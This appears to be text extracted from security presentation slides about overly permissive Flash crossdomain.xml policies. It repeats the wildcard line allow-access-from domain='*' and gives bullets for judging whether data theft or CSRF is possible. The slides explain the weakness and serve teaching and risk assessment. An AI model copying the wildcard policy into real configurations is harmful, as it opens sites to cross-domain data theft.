
Vulnerability Intro

```
<allow-access-from domain="*"/>
```




Vulnerability Intro

```
<allow-access-from domain="*"/>
```




Vulnerability Intro




“Time to steal anything
the victim can access.”

Vulnerability Intro



Vulnerability Intro



Determining Risk

```
<allow-access-from domain="*"/>
```

vulnerable.com

- ❖ Still vulnerable even if no applications on the server use Flash

Determining Risk

```
<allow-access-from domain="*"/>
```

vulnerable.com

- ❖ Still vulnerable even if no applications on the server use Flash
- ❖ All applications on this FQDN are vulnerable

Determining Risk

```
<allow-access-from domain="*"/>
```

vulnerable.com

- ❖ Is there anything worth stealing?
- ❖ Are there actions worth CSRFing?
- ❖ If not, there is no risk!

Determining Risk



The screenshot shows a web browser window with the following details:

- Address bar: https://www.c...ossdomain.xml
